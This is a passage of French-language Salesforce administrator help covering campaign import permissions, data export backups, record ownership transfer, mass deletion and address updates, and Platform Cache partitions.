| Pour créer des contacts qui vous appartiennent et les ajouter à une campagne via l'Assistant d'importation de données : | `Utilisateur Marketing` sélectionné dans vos informations d'utilisateur<br>ET<br>Créer sur les comptes<br>ET<br>Lire sur les contacts<br>ET<br>Modifier sur les comptes et les campagnes<br>ET<br>Importer des contacts personnels |
| Pour ajouter à une campagne des contacts appartenant à d'autres utilisateurs via l'Assistant d'importation de données : | `Utilisateur Marketing` sélectionné dans vos informations d'utilisateur<br>ET<br>Créer sur les comptes<br>ET<br>Lire sur les contacts<br>ET<br>Modifier sur les comptes, les contacts et les campagnes<br>ET<br>Modifier toutes les données |
| Pour créer des contacts appartenant à d'autres utilisateurs et les ajouter à une campagne via l'Assistant d'importation de données : | `Utilisateur Marketing` sélectionné dans vos informations d'utilisateur<br>ET<br>Créer sur les comptes<br>ET<br>Lire sur les contacts<br>ET<br>Modifier sur les comptes, les contacts et les campagnes<br>ET<br>Modifier toutes les données |
| Pour ajouter à une campagne des pistes existantes via l'Assistant d'importation de données : | `Utilisateur Marketing` sélectionné dans vos informations d'utilisateur<br>ET<br>Modifier sur les campagnes<br>ET |

| Option d'importation | Autorisations utilisateur requises |
| --- | --- |
| | Importer des pistes |
| Pour créer des pistes et les ajouter à une campagne via l'Assistant d'importation de données : | `Utilisateur Marketing` sélectionné dans vos informations d'utilisateur<br>ET<br>Modifier sur les campagnes<br>ET<br>Importer des pistes |
| Pour ajouter à une campagne des comptes personnels qui vous appartiennent via l'Assistant d'importation de données : | Créer sur les comptes<br>ET<br>Modifier sur les comptes<br>ET<br>Importer des contacts personnels |
| Pour ajouter à une campagne des comptes personnels appartenant à d'autres utilisateurs via l'Assistant d'importation de données : | Créer sur les comptes<br>ET<br>Modifier sur les comptes et les contacts<br>ET<br>Modifier toutes les données |

## Quel est le statut attribué aux membres de campagne ?

L'Assistant importation de données permet de mapper une colonne de votre fichier d'importation avec le champ `Statut`. Les valeurs de statut vides ou non valides sont définies sur le statut par défaut.

# Exportation des données de sauvegarde depuis Salesforce

Votre organisation Salesforce peut générer des fichiers de sauvegarde de vos données sur une base hebdomadaire ou mensuelle en fonction de votre édition. Vous pouvez exporter toutes les données de votre organisation dans un ensemble de fichiers CSV (valeurs séparées par des virgules).

Remarque: Les utilisateurs disposant de l'autorisation « Exportation hebdomadaire des données » peuvent afficher toutes les données exportées et tous les objets et champs personnalisés de la page du service d'exportation. Cette autorisation est accordée par défaut au profil Administrateur Système uniquement, en raison de la grande visibilité qu'elle offre.

Vous pouvez générer des fichiers de sauvegarde manuellement une fois tous les 7 jours (pour l'exportation hebdomadaire) ou tous les 29 jours (pour l'exportation mensuelle). Dans Professional Edition et Developer Edition, vous pouvez générer des fichiers de sauvegarde tous les 29 jours seulement. Vous pouvez planifier la génération automatique de fichiers de sauvegarde à intervalles hebdomadaires ou mensuels (seuls les intervalles mensuels sont disponibles dans Professional Edition et Developer Edition).

Un trafic important peut retarder la livraison d'une exportation. Par exemple, supposons que vous planifiez l'exécution d'une exportation hebdomadaire à partir du 1er avril et jusqu'à la fin du mois. La première requête d'exportation est placée en file d'attente, mais en raison d'un trafic important, elle n'est livrée que le 8 avril. Le 7 avril, date à laquelle votre deuxième requête d'exportation est planifiée, la première requête est toujours en file d'attente. Par conséquent, la deuxième requête n'est pas traitée avant le 14 avril.

Remarque: Seuls les utilisateurs actifs peuvent exécuter des tâches d'exportation. Si un utilisateur inactif planifie une exportation, des e-mails d'erreur sont générés et l'exportation n'est pas exécutée.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

L'exportation hebdomadaire est disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

L'exportation mensuelle est disponible avec : **Toutes** les éditions à l'exception de Database.com

**AUTORISATIONS UTILISATEUR**

Pour exporter des données :
- Exportation hebdomadaire des données

1. Dans Configuration, saisissez *`Exportation des données`* dans la case `Recherche rapide` puis sélectionnez **Exportation des données** et **Exporter maintenant** ou **Planifier l'exportation**.
   - L'option **Exporter maintenant** prépare les fichiers à une exportation immédiate. Cette option est disponible uniquement si suffisamment de temps s'est écoulé depuis votre dernière exportation.
   - L'option **Planifier l'exportation** permet de programmer le processus d'exportation une fois par semaine ou une fois par mois.
2. Sélectionnez le codage souhaité pour votre fichier d'exportation.
3. Sélectionnez `Inclure des images, des documents et des pièces jointes` et `Inclure des fichiers Chatter, et des versions de documents Salesforce CRM Content` pour inclure ces éléments dans vos données d'exportation.

   Remarque: L'insertion de contenus spéciaux dans l'exportation augmente le délai de traitement de l'exportation des données.
4. Si vous souhaitez insérer des espaces à la place de retours chariot ou de sauts de ligne dans vos fichiers d'exportation, sélectionnez `Remplacer les retours à la ligne par des espaces`. Cette sélection est utile si vous envisagez d'utiliser vos fichiers d'exportation pour importer des données ou effectuer d'autres intégrations.
5. Si vous planifiez votre exportation, sélectionnez la fréquence (disponible uniquement pour les organisations avec des exportations mensuelles), les dates de début et de fin ainsi que l'heure de votre exportation.
6. Sous les données exportées, sélectionnez les types de données à inclure dans votre exportation. Si vous ne connaissez pas la terminologie utilisée pour certains types de données, nous recommandons de sélectionner **Inclure toutes les données**. Notez les éléments suivants :

- Les champs de formule et récapitulatifs de cumul sont toujours exclus des exportations.
- Si votre organisation utilise des services, les données de tous les services sont incluses dans l'exportation.
- Si votre organisation utilise des comptes personnels et que vous exportez des comptes, tous les champs de compte sont inclus dans les données de compte.
- Si votre entreprise utilise des comptes personnels et que vous exportez des contacts, les enregistrements de compte personnel sont inclus dans les données de contact. Toutefois, les données de contact ne comprennent que les champs partagés par les contacts et les comptes personnels.

7. Cliquez sur **Démarrer l'exportation** ou sur **Enregistrer**.

   Salesforce crée une archive zip de fichiers CSV et envoie un e-mail à l'utilisateur qui a planifié l'exportation, lorsqu'elle est prête. L'adresse e-mail de cette notification ne peut pas être modifiée. Les exportations sont terminées dès que possible, mais nous ne pouvons pas garantir la date et l'heure de fin. Les exportations volumineuses sont divisées en plusieurs fichiers. Pour télécharger le fichier zip, suivez le lien de l'e-mail ou cliquez sur **Exportation de données**. Les fichiers zip sont supprimés 48 heures après l'envoi de l'e-mail.

   Remarque: Pour des raisons de sécurité, Salesforce peut être amené à faire passer aux utilisateurs un test de vérification utilisateur CAPTCHA avant toute exportation de données de leur organisation. Ce simple test de saisie de texte empêche les programmes malveillants d'accéder aux données de votre organisation. Pour réussir ce test, les utilisateurs doivent saisir correctement dans une zone de texte les deux termes affichés. Notez que les termes saisis dans la zone de texte doivent être séparés par un espace.

## Considérations relatives à la sauvegarde de l'exportation des données

**Aucune prise en charge Sandbox**

Le service d'exportation des données n'est pas pris en charge dans les organisation sandbox. Vous pouvez demander une exportation dans votre sandbox, mais elle n'est pas traitée ni effectuée. Pour retirer la requête d'exportation en file d'attente, la seule méthode consiste à actualiser votre sandbox.

**Considérations relatives à la taille des fichiers**

Si la taille des données de l'organisation est importante, plusieurs fichiers .csv et archives .zip sont créés.

- Un seul fichier .csv peut contenir environ 150 Mo de données. Si un objet contient plus de 150 Mo de données, plusieurs fichiers .csv sont créés pour l'objet.
- Chaque fichier d'archive .zip contient un ou plusieurs fichiers .csv et peut atteindre 512 Mo (approximativement). Si la taille totale des données exportées dépasse 512 Mo, l'exportation génère plusieurs fichiers .zip.

## Ajustement des fichiers d'exportation

En fonction du codage sélectionné, vous pouvez devoir ajuster le fichier d'exportation avant de l'afficher. Suivez les instructions ci-après qui s'appliquent au codage de caractères que vous avez sélectionné.

- Affichage de fichiers d'exportation codés Unicode (UTF-8)
- Affichage de fichiers d'exportation codés Unicode (UTF-16, Big Endian)
- Affichage de fichiers d'exportation codés Unicode (Little Endian)

## Affichage de fichiers d'exportation codés Unicode (UTF-8)

Si vous utilisez Microsoft Excel 2003 :

1. Ouvrez Microsoft Excel.

2. Cliquez sur **Fichier** > **Nouveau**.
3. Cliquez sur **Données** > **Importer des données externes** > **Importer des données**.
4. Dans l'assistant d'importation de texte Microsoft Excel, sélectionnez le fichier CSV.
5. Sélectionnez Délimité et choisissez l'option Unicode (UTF-8) comme origine du fichier.
6. Cliquez sur **Suivant**.
7. Sélectionnez `Virgule` dans la section Séparateurs, puis cliquez sur **Terminer**. Vous pouvez être invité à sélectionner une plage de cellules.

   Remarque: Si la virgule ne convient pas à vos paramètre régionaux, utilisez une tabulation ou un autre séparateur.

8. Répétez ces étapes pour chaque fichier.

Si vous utilisez une version antérieure de Microsoft Excel (antérieure à 2003) :

1. Ouvrez le fichier dans Microsoft Excel.
2. Sélectionnez **Fichier** > **Enregistrer sous**.
3. Enregistrez le fichier en tant que page Web.
4. Sélectionnez **Outils** > **Options,** > **l'onglet Général**, puis cliquez sur **Options Web**.
5. Sélectionnez l'onglet Codage et choisissez l'option Unicode (UTF-8).
6. Pour fermer les boîtes de dialogue, cliquez sur **OK**.
7. Pour enregistrer le fichier avec le code sélectionné, cliquez sur **Fichier** > **Enregistrer**.
8. Répétez ces étapes pour chaque fichier.

## Affichage de fichiers d'exportation codés Unicode (UTF-16, Big Endian)

Ouvrez les fichiers d'exportation dans un éditeur de texte qui prend en charge ce jeu de caractères. Microsoft Excel ne prend pas en charge ce jeu de caractères.

## Affichage de fichiers d'exportation codés Unicode (Little Endian)

1. Ouvrez le fichier dans Microsoft Excel.
2. Cliquez sur la colonne A pour mettre en surbrillance l'intégralité de la première colonne.
3. Ouvrez le menu **Données** et choisissez **Texte en colonnes**.
4. Sélectionnez le bouton radio Délimité, puis cliquez sur **Suivant**.
5. Sélectionnez Virgule dans la section Séparateurs, puis cliquez sur **Fin**.

   Remarque: Si la virgule ne convient pas à vos paramètre régionaux, utilisez une tabulation ou un autre séparateur.

6. Répétez ces étapes pour chaque fichier.

# Transfert d'enregistrements

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les comptes, les campagnes, les contacts, les contrats, les pistes et les requêtes ne sont pas disponibles dans **Database.com**.

Les contrats sont disponibles dans : **Performance** Edition et **Developer** Edition, et **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

Un responsable d'enregistrement ou tout utilisateur de niveau supérieur dans la hiérarchie des rôles ou des territoires peut transférer un enregistrement unique vers un autre utilisateur. Avec certains objets, notamment les requêtes, les pistes et les campagnes, un utilisateur peut être autorisé à transférer des enregistrements via le partage. Selon le type d'objet, plusieurs méthodes de transfert d'enregistrements entre les utilisateurs existent :

| Méthode | Disponible pour |
|---|---|
| Transférer un enregistrement unique | Comptes, campagnes, requêtes, contacts, contrats, pistes et objets personnalisés |
| Transférer plusieurs enregistrements en les sélectionnant dans une vue de liste et en cliquant sur **Modifier le responsable** | Requêtes, pistes et objets personnalisés qui peuvent appartenir à un utilisateur ou à une file d'attente |
| Transférer plusieurs enregistrements à l'aide de l'outil de transfert en masse | Comptes, pistes et objets personnalisés |

AUTORISATIONS UTILISATEUR

Pour transférer plusieurs comptes, campagnes, contacts, contrats et objets personnalisés :

- Transférer l'enregistrement

  ET

  Modifier dans le type d'objet

Pour transférer plusieurs pistes :

- Transférer les pistes OU transférer l'enregistrement

  ET

  Modifier dans les pistes

Pour transférer plusieurs requêtes :

- Transférer les requêtes OU transférer l'enregistrement

  ET

  Modifier dans les requêtes

## Possibilité de modification de responsabilité

- Les utilisateurs qui disposent de l'autorisation “Modifier toutes les données” ou “Modifier tout” pour un objet donné, peuvent transférer tout enregistrement, quel que soit son responsable.
- Pour transférer un ou plusieurs enregistrements à partir d'une vue de liste, le nouveau responsable doit disposer au moins de l'autorisation Lire dans le type d'objet. Cette règle ne s'applique pas si vous utilisez l'outil de transfert en masse.
- Pour transférer la responsabilité de chaque enregistrement d'une organisation n'employant pas la gestion des territoires, un utilisateur doit disposer de l'autorisation de modification appropriée, et être responsable de l'enregistrement ou être à un niveau supérieur au responsable dans la hiérarchie des rôles.

  Par exemple, pour transférer la propriété d'un compte, un utilisateur doit disposer d'un accès « Lire » et « Modifier » au compte. En outre, le nouveau responsable de l'enregistrement doit disposer de l'autorisation “Lire” dans les comptes.

  Les paramètres de partage Accès public intégral et Accès public en lecture/écriture/transfert permettent de transférer la responsabilité de ce type d'enregistrement à condition que les utilisateurs possèdent l'autorisation de modification.
- Dans les organisations qui utilisent la gestion des territoires, les utilisateurs attribués à des territoires peuvent être autorisés à transférer les comptes dans leurs territoires, même s'ils ne sont pas responsables des enregistrements.
- Pour transférer des campagnes, les utilisateurs doivent également avoir la case `Utilisateur marketing` activée dans leur enregistrement utilisateur.

## Changement de propriété pour les comptes du portail

- Pour transférer un compte partenaire, vous devez disposer de l'autorisation « Gérer les utilisateurs » ou « Gérer les utilisateurs externes ».
- Si vous êtes propriétaire d'un compte Portail client, vous pouvez le transférer vers n'importe quel utilisateur qui a un rôle identique au vôtre, sans autorisation spéciale. Vous ne pouvez pas transférer un compte Portail client à un utilisateur qui a un rôle supérieur ou inférieur.

- Les comptes partenaires peuvent être transférés uniquement vers les utilisateurs qui disposent de l'autorisation « Gérer les utilisateurs externes ».
- Pour transférer un compte de portail avec des utilisateurs de portail partenaire et client, vous devez disposer de l'autorisation « Gérer les utilisateurs ».
- Vous ne pouvez pas attribuer un compte avec des utilisateurs du portail client à un responsable qui est un utilisateur partenaire.

CONSULTER ÉGALEMENT :

Transfert en masse d'enregistrements

# Transfert en masse d'enregistrements

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Contrats de service disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

Comptes et Pistes pas disponibles avec : **Database.com**

Utilisez l'outil de transfert en masse pour transférer plusieurs comptes, pistes, contrats de service et objets personnalisés entre les utilisateurs.

Remarque: Pour transférer un enregistrement qui ne vous appartient pas, vous devez disposer des autorisations utilisateur requises ainsi que de l'accès de partage en lecture à cet enregistrement.

**AUTORISATIONS UTILISATEUR**

Pour transférer en masse des comptes et des contrats de service :
- Transférer l'enregistrement
  ET
  Modifier dans le type d'objet
  ET
  Transférer les pistes

Pour transférer en masse des objets personnalisés :
- Transférer l'enregistrement
  ET
  Modifier dans le type d'objet

Pour transférer en masse des pistes :
- Transférer les pistes OU transférer l'enregistrement
  ET
  Modifier dans les pistes

1. Dans Configuration, saisissez *`Transfert en masse d'enregistrements`* dans la case `Recherche rapide`, puis sélectionnez **Transfert en masse d'enregistrements**.
2. Cliquez sur le lien désignant le type d'enregistrement à transférer.
3. Vous pouvez également préciser le nom du responsable actuel de l'enregistrement dans le champ `Transférer de`. Vous pouvez transférer les pistes à partir des utilisateurs ou des files d'attente.
4. Dans le champ `Transférer à`, saisissez le nom du nouveau propriétaire de l'enregistrement. Vous pouvez transférer les pistes vers des utilisateurs ou des files d'attente.
5. Si votre organisation utilise des services, activez la case `Modifier un service` pour définir le service de tous les enregistrements transférés sur le service par défaut du nouveau responsable.
6. Lorsque vous transférez des comptes, vous pouvez :
   - Sélectionnez `Transférer les opportunités ouvertes n'appartenant pas au responsable du compte existant` pour transférer les opportunités ouvertes appartenant à d'autres utilisateurs et associées au compte.
   - Sélectionnez `Transférer les opportunités fermées` pour transférer les opportunités fermées associées au compte. Cette option ne s'applique qu'aux opportunités closes possédées par le responsable du compte ; les opportunités closes dont d'autres utilisateurs sont responsables ne sont pas modifiées.
   - Sélectionnez `Transférer les requêtes ouvertes appartenant au responsable du compte existant` pour transférer les requêtes ouvertes appartenant au responsable de compte existant et associées au compte.
   - Sélectionnez `Transférer les requêtes closes` pour transférer les requêtes fermées appartenant au responsable de compte existant et associées au compte.
   - Sélectionnez `Conserver les équipes de compte` pour conserver l'équipe de compte existante associée au compte. Désélectionner cette case pour supprimer l'équipe de compte existante associée au compte.
   - Sélectionnez `Conserver l'équipe d'opportunité dans toutes les opportunités` pour garder l'équipe d'opportunité existante dans les opportunités associées à ce compte. Tous les partages d'opportunité sont conservés, et les pourcentages de partage attribués au propriétaire précédent sont transférés vers le nouveau propriétaire. Si cette case est désactivée, tous les membres d'équipe d'opportunité et tous les partages d'opportunité sont supprimés lors du transfert de l'opportunité.

     Remarque: Si vous transférez des opportunités fermées, l'équipe d'opportunité est conservée, quel que soit le statut de ce paramètre.
7. Saisissez les critères de recherche que doivent remplir les enregistrements transférés.
8. Cliquez sur **Rechercher**.
9. Activez la case en regard des enregistrements que vous souhaitez transférer. Vous pouvez également cocher la case située en regard de l'en-tête de colonne afin de sélectionner tous les éléments actuellement affichés.

Remarque: Si des enregistrements dupliqués sont détectés, vous devez sélectionner l'un des enregistrements à transférer. Le transfert d'enregistrements dupliqués génère une erreur.

Des enregistrements dupliqués peuvent s'afficher si vous filtrez des pistes basées sur le Statut de membre de campagne et qu'une piste renvoyée possède un statut de membre de campagne identique dans plusieurs campagnes. Par exemple, si vous spécifiez *`Statut de membre de campagne égal à Envoyé`* et que le statut de la piste nommée Béatrice Dupont est Envoyé dans deux campagnes, son enregistrement s'affiche deux fois.

**10.** Cliquez sur **Transférer**.

CONSULTER ÉGALEMENT :

Transfert d'enregistrements

# Suppression d'enregistrements et de rapports multiples

Vous pouvez supprimer plusieurs rapports ou enregistrements à la fois.

Les types d'enregistrement que vous pouvez supprimer en masse comprennent les requêtes, les solutions, les comptes, les contacts, les pistes, les produits et les activités.

La suppression en masse peut être pratique dans les cas ci-dessous.

- Vous avez identifié plusieurs rapports qui ne sont plus utilisés et vous souhaitez réduire la liste des rapports de l'onglet Rapports.
- Vous n'avez pas importé correctement les pistes de votre organisation et vous souhaitez recommencer.
- Un utilisateur qui a récemment quitté votre organisation avait des contacts dupliqués à partir des données d'autres utilisateurs et vous souhaitez supprimer ces contacts dupliqués.
- Votre organisation saisissait les pistes en tant que comptes définis sur « Prospect » dans le champ `Type`. Vous souhaitez maintenant convertir ces comptes en pistes.

  Conseil: Exécutez un rapport sur ses comptes, exportez-les vers Excel, puis utilisez l'assistant Importation des pistes de mon organisation pour importer les données en tant que pistes. À l'aide de la suppression en masse, sélectionnez les comptes en tant que type d'enregistrement à supprimer, puis saisissez « Type égal à Prospect » pour rechercher tous les comptes à supprimer.
- Vous souhaitez supprimer toutes les pistes qui ont été converties pour votre organisation. Sélectionnez le type d'enregistrement Piste, saisissez « Converti égal à 1 » dans les critères de recherche, puis sélectionnez Rechercher.
- Vous souhaitez nettoyer les pistes générées sur le Web qui n'ont pas été créées correctement, ou supprimer des comptes ou des contacts avec lesquels vous n'êtes plus en affaires.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Cette fonctionnalité est également disponible dans **Database.com** via l'API. Vous pouvez supprimer en masse uniquement les enregistrements d'objets personnalisés dans **Database.com**.

AUTORISATIONS UTILISATEUR

Pour supprimer en masse les données :

- Modifier toutes les données

1. Nous recommandons vivement d'exécuter un rapport pour archiver vos informations. Nous recommandons également d'exécuter un rapport hebdomadaire de vos données. Reportez-vous à Exportation des données de sauvegarde depuis Salesforce à la page 806.
2. Dans Configuration, saisissez *`Supprimer en masse des enregistrements`* dans la case `Recherche rapide` puis sélectionnez **Supprimer en masse des enregistrements** et cliquez sur le lien du type d'enregistrement à supprimer.
3. Examinez les informations qui seront supprimées en même temps que les enregistrements.
4. Spécifiez les conditions que doivent remplir les éléments sélectionnés, par exemple « État égal à Californie ».

5. Si vous supprimez des comptes, indiquez si vous souhaitez supprimer les comptes qui ont des opportunités fermées/gagnées associées ou des opportunités associées appartenant à d'autres utilisateurs.
6. Si vous supprimez des produits, cochez la case **Archiver les produits** pour supprimer également les produits inclus dans les opportunités.

   Cochez cette option pour :

   - Supprimez les produits qui ne sont pas dans des opportunités et placez-les dans la Corbeille.
   - Archiver les produits qui sont dans des opportunités. Ces produits ne peuvent ni être placés dans la Corbeille ni être récupérés.
7. Sélectionnez **Rechercher** pour retrouver les enregistrements correspondants, puis sélectionnez les éléments que vous souhaitez supprimer. Vous pouvez également cocher la case située en regard de l'en-tête de colonne afin de sélectionner tous les éléments actuellement affichés.
8. Pour supprimer définitivement des enregistrements, sélectionnez `Supprimer définitivement les enregistrements sélectionnés`.

   Important: Cette option empêche la récupération des enregistrements sélectionnés présents dans la Corbeille.
9. Cliquez sur **Supprimer**.

CONSULTER ÉGALEMENT :

Remarques sur l'utilisation de la fonction de suppression en masse

Annulation d'une importation

# Remarques sur l'utilisation de la fonction de suppression en masse

Tenez compte des informations suivantes lors de l'utilisation de la suppression en masse :

## Remarques générales relatives à la suppression en masse

- Vous pouvez supprimer jusqu'à 250 éléments à la fois.
- Lors de la suppression d'un enregistrement, tous les enregistrements associés affichés dans les listes associées de cet enregistrement sont également supprimés.
- Seuls les rapports dans les dossiers de rapports publics peuvent être supprimés en masse.
- Vous ne pouvez pas supprimer en masse des rapports joints à des tableaux de bord, planifiés ou utilisés dans des instantanés de rapport.

## Remarques relatives à la suppression en masse pour des équipes de vente

- Vous ne pouvez pas supprimer des comptes partenaires qui incluent des utilisateurs partenaires.
- Les produits des opportunités ne peuvent pas être supprimés, mais peuvent être archivés.
- Lors de la suppression en masse de produits, toutes les entrées de catalogue de prix associées sont également supprimées.
- Lors de la suppression d'activités, toutes les activités archivées qui remplissent les conditions sont également supprimées.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

Cette fonctionnalité est également disponible dans **Database.com** via l'API. Vous pouvez supprimer en masse uniquement les enregistrements d'objets personnalisés dans **Database.com**.

AUTORISATIONS UTILISATEUR

Pour supprimer en masse des données :

- Modifier toutes les données

- Lors de la suppression d'activités, les réunions demandées ne sont pas incluses dans la suppression en masse tant qu'elles ne sont pas confirmées et converties automatiquement en événements.
- Lors de la suppression d'événements récurrents, leurs événements enfants ne sont pas affichés dans la liste des éléments possibles à supprimer, mais ils sont supprimés.

### Remarques relatives à la suppression en masse pour des équipes de service

- Les comptes et contacts associés aux requêtes ne peuvent pas être supprimés.
- Les contacts activés pour le libre-service et leurs comptes associés ne peuvent pas être supprimés.
- La suppression d'une solution principale ne supprime pas les solutions traduites qui lui sont associées. Au contraire, chaque solution traduite devient une solution principale.
- La suppression d'une solution traduite entraîne la suppression de son association avec la solution principale.

## Mise à jour en masse d'adresses

Lorsque vos données sont cohérentes, vos rapports et les métriques associées sont plus précis et plus faciles à comprendre. Par exemple, l'utilisation de différentes abréviations pour un pays ou un état peut altérer vos données. Pour définir des adresses cohérentes, vous pouvez mettre à jour en même temps les informations sur les pays et sur les régions/provinces dans les champs existants.

Vous pouvez mettre à jour en masse les adresses des contacts, des contrats et des pistes.

Conseil: Pour garantir la cohérence des données des nouveaux enregistrements, vous pouvez utiliser des listes de sélection de pays et de régions/provinces.

1. Dans Configuration, saisissez `Mettre à jour en masse les adresses` dans la case `Recherche rapide`, puis sélectionnez **Mettre à jour en masse les adresses**.
2. Sélectionnez **Pays** ou **Région/Province**. Si vous choisissez Région/Province, saisissez le pays dans lequel la région ou la province doit être mis à jour.
3. Cliquez sur **Suivant**.
4. Sélectionnez les valeurs à mettre à jour et cliquez sur **Ajouter**. La case Valeurs sélectionnées affiche les valeurs actualisées.

   Les adresses des enregistrements existants apparaissent dans la liste Valeurs disponibles. Pour retrouver d'autres adresses à mettre à jour, saisissez tout ou partie d'une valeur, puis cliquez sur **Rechercher**.

   Si l'organisation possède de grandes quantités de données, entrez les valeurs existantes à mettre à jour dans la zone de texte à la place de la zone Valeurs disponibles. Saisissez chaque valeur sur une nouvelle ligne.
5. Dans le champ **Remplacer les valeurs sélectionnées par**, entrez la valeur de remplacement des données de l'adresse spécifiée, puis cliquez sur **Suivant**. Si l'organisation possède de grandes quantités de données, le champ s'intitule **Remplacer les valeurs saisies par**.

   Le nombre et le type des enregistrements d'adresse à mettre à jour sont affichés. Si vous avez des volumes de données importants, seules les valeurs à mettre à jour sont affichées.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**.

**AUTORISATIONS UTILISATEUR**

Pour mettre à jour les adresses en masse :
- Modifier toutes les données

Pour mettre à jour en masse les adresses des contrats :
- Modifier toutes les données

  ET

  Activation des contrats

6. Cliquez sur **Remplacer** pour mettre à jour les valeurs.

CONSULTER ÉGALEMENT :

Sélection de la région et du pays dans des listes de sélection par les utilisateurs

# FAQ sur l'évolutivité

- Quelle est l'évolutivité de Salesforce ?
- L'accroissement de la base d'abonnés de Salesforce va-t-elle entraîner une dégradation des performances ?

## Quelle est l'évolutivité de Salesforce ?

Le service est capable de s'adapter aux plus grandes équipes. L'architecture sur laquelle repose le service a été conçue pour gérer des millions d'utilisateurs. Nous adaptons aussi rapidement que nos clients le souhaitent.

## L'accroissement de la base d'abonnés de Salesforce va-t-elle entraîner une dégradation des performances ?

Non. Nous sommes très soucieux de la performance et nous avons conçu un service évolutif qui nous permet d'anticiper en permanence les demandes de nos clients. Notre architecture nous permet d'ajouter aisément des serveurs d'applications et Web afin d'accueillir davantage d'utilisateurs. L'architecture système nous permet également d'ajouter davantage de serveurs de base de données pour héberger davantage d'utilisateurs. De plus, le bâtiment qui héberge nos serveurs nous fournit une bande passante garantie que nous pouvons augmenter en fonction des besoins.

# Mise en cache des données Force.com

L'utilisation du cache de la plate-forme peut accélérer l'exécution des applications, car elles peuvent stocker les données réutilisables en mémoire. Les applications peuvent accéder plus rapidement à ces données, ce qui évite de dupliquer les calculs et les requêtes à la base de données dans les transactions suivantes.

Pour utiliser le cache de la plate-forme, configurez d'abord des partitions à l'aide de l'outil Partition du cache de la plate-forme dans Configuration. Lorsque vous avez configuré des partitions, vous pouvez ajouter, accéder à et supprimer des données dans ces partitions à l'aide de l'API Apex Cache de la plate-forme.

Utilisez des partitions de cache de la plate-forme pour améliorer la performance de vos applications. Les partitions permettent de distribuer avec plus d'efficacité un espace cache à vos applications. La mise en cache des données dans des partitions désignées permet d'éviter qu'elles soit remplacées par d'autres applications ou des données moins importantes.

Pour accéder à l'outil Partition, dans Configuration, saisissez `Cache de la plate-forme` dans la case `Recherche rapide`, puis sélectionnez **Cache de la plate-forme**.

Utilisez l'outil Partition du cache de la plate-forme pour :

- Demander un cache d'évaluation.
- Créer, modifier ou supprimer des partitions du cache.
- Allouer les capacités de mémoire cache de la session ou de l'organisation à chaque partition afin d'équilibrer les performances entre les applications.
- Afficher un cliché instantané de la capacité, de la répartition et des allocations de partition actuelles du cache de l'organisation (en Ko ou Mo).

- Visualiser les détails de chaque partition.
- Définir n'importe quelle partition en tant que partition par défaut.

Pour utiliser le cache de la plate-forme, créez au moins une partition. Chaque partition a un segment de cache de session et un segment de cache d'organisation, et vous pouvez allouer une capacité distincte à chaque segment. Un cache de session peut être utilisé pour stocker des données de sessions utilisateur individuelles, et un cache d'organisation est destiné aux données accessibles par tout utilisateur d'une organisation. Vous pouvez distribuer l'espace de mémoire cache de votre organisation sur plusieurs partitions. Les allocations de mémoire cache de session et d'organisation peuvent être égales à zéro, égales ou supérieures à cinq, et doivent être des nombres entiers. La somme de toutes les allocations de partitions, y compris la partition par défaut, est égale à l'allocation totale de mémoire cache de la plate-forme. La capacité allouée totale de tous les segments de cache doit être inférieure ou égale à la capacité totale de l'organisation.

Vous pouvez définir n'importe quelle partition comme partition par défaut, mais vous ne pouvez avoir qu'une seule partition par défaut. Lorsqu'une partition n'a aucune allocation, les opérations de cache (notamment obtenir et placer) ne sont pas invoquées et aucune erreur n'est renvoyée.

Les calculs de capacité sont effectués par défaut toutes les cinq minutes. Pour vous assurer de visualiser les toutes dernières données de capacité et d'allocation, cliquez sur **Recalculer**.

Requête d'évaluation du cache de la plate-forme

Si vous souhaitez évaluer les améliorations de performance en utilisant un cache de plate-forme dans votre propre organisation, vous pouvez demander un espace cache d'évaluation pour votre organisation de production. Les éditions Enterprise, Unlimited et Performance sont fournies avec une mémoire cache, mais l'ajout d'un espace cache supplémentaire permet souvent d'améliorer les performances. Lorsque votre demande d'évaluation est approuvée, vous pouvez allouer des capacités à des partitions et tester le cache dans différents scénarios. Tester le cache dans une évaluation permet de prendre des décisions informées sur l'achat de mémoire cache supplémentaire.

Cache de la plate-forme acheté

Vous pouvez acheter un espace Cache de la plate-forme pour améliorer les performances de votre application.

CONSULTER ÉGALEMENT :

*Guide du développeur Apex*

Requête d'évaluation du cache de la plate-forme

Cache de la plate-forme acheté

# Requête d'évaluation du cache de la plate-forme

Si vous souhaitez évaluer les améliorations de performance en utilisant un cache de plate-forme dans votre propre organisation, vous pouvez demander un espace cache d'évaluation pour votre organisation de production. Les éditions Enterprise, Unlimited et Performance sont fournies avec une mémoire cache, mais l'ajout d'un espace cache supplémentaire permet souvent d'améliorer les performances. Lorsque votre demande d'évaluation est approuvée, vous pouvez allouer des capacités à des partitions et tester le cache dans différents scénarios. Tester le cache dans une évaluation permet de prendre des décisions informées sur l'achat de mémoire cache supplémentaire.

Généralement, Salesforce approuve les demandes de cache d'évaluation sous trois jours. Lorsque votre demande est approuvée, vous recevez 30 Mo d'espace cache d'évaluation (10 Mo si vous avez une organisation Developer Edition). Si vous souhaitez tester davantage d'espace cache, contactez Salesforce.

Remarque: Vous pouvez effectuer jusqu'à 10 demandes de cache d'évaluation et vous devez attendre 90 jours entre les évaluations.

Une fois votre demande de cache d'évaluation effectuée, vous recevez des e-mails à la fréquence indiquée ci-dessous.

**Lors de l'activation**

Vous pouvez désormais allouer la capacité aux partitions et tester le cache d'évaluation dans votre organisation.

**Trois jours avant l'expiration**
Avant l'expiration, assurez-vous de reconfigurer vos partitions afin d'annuler l'allocation de l'espace d'évaluation ajouté.

**À l'expiration**
Le cache d'évaluation est retiré de votre organisation.

